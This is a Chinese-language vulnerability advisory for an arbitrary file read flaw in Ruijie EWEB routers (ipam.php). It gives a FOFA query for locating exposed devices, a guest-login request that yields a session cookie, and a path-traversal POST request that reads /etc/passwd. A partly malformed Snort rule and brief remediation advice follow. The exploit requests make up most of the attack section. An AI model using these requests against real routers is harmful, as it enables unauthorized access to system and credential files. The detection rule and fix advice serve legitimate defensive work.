

锐捷EWEB路由器-ipam.php-任意文件读取漏洞

锐捷EWEB路由器-ipam.php-存在任意文件读取漏洞，从而导致读取服务器上的敏感文件。

影响版本

锐捷EWEB路由器

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA：title="锐捷网络-EWEB网管系统"

POC/EXP：获取Cookie:

发送请求

强制 HTTPS

历史

爆破示例

Request

<

>

数据包扫描

美化

热加载

构造请求

1

2

3

4

5

POST /ddi/server/login.php HTTP/1.1

Host: 127.0.0.1

Content-Type: application/x-www-form-urlencoded

username=guest&password=guest?

Responses

24bytes / 2395ms

美化

编码

详情

1

2

3

4

5

6

7

8

9

10

11

12

13

14

HTTP/1.1 200 OK

Cache-Control: no-cache, must-revalidate

Connection: keep-alive

Content-Type: text/json; charset=utf-8

Date: 2025-04-23T16:21:22+08:00

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Pragma: no-cache

Server: nginx

Set-Cookie: RUIJIEID=32cbbji6pr8g860e1jjjg3t27; path=

Set-Cookie: user=admin


Content-Length: 28

{ "data": "", "status": 1 }

POC/EXP: 读取文件

```
POST /ddi/server/ipam.php?a=getIpamJson HTTP/1.1
Host: 127.0.0.1
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate, br
Cookie: RUIJIEID=32cbbiji6pr8g860e1jjjg3t27; path=/; HttpOnly
Accept-Language: zh-CN,zh;q=0.9
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

path=../../../../../etc/passwd
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (  
    msg:"Ruijie EWEB Router ipam.php Arbitrary File Read";  
    flow:to_server,established;  
    content:"POST"; http_method;  
    content:"/ddi/server/ipam.php?a=getIpamJson"; http_uri;  
    content:"Content-Type: application/x-www-form-urlencoded"; http_header;  
    content:"path="; http_client_body;  
    pcre:"/path=[^&\s]*?\\.\\.\\.\\/.\\.\\.\\/.\\.\\.\\/.\\.\\.\\/etc\/passwd/i";  
    metadata:affected_product "Ruijie EWEB Router";  
    metadata:attack_type "Local File Inclusion";  
    metadata:severity "high";  
    classtype:web-application-attack;  
    sid:1000051;  
    rev:1;  
    priority:1;
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。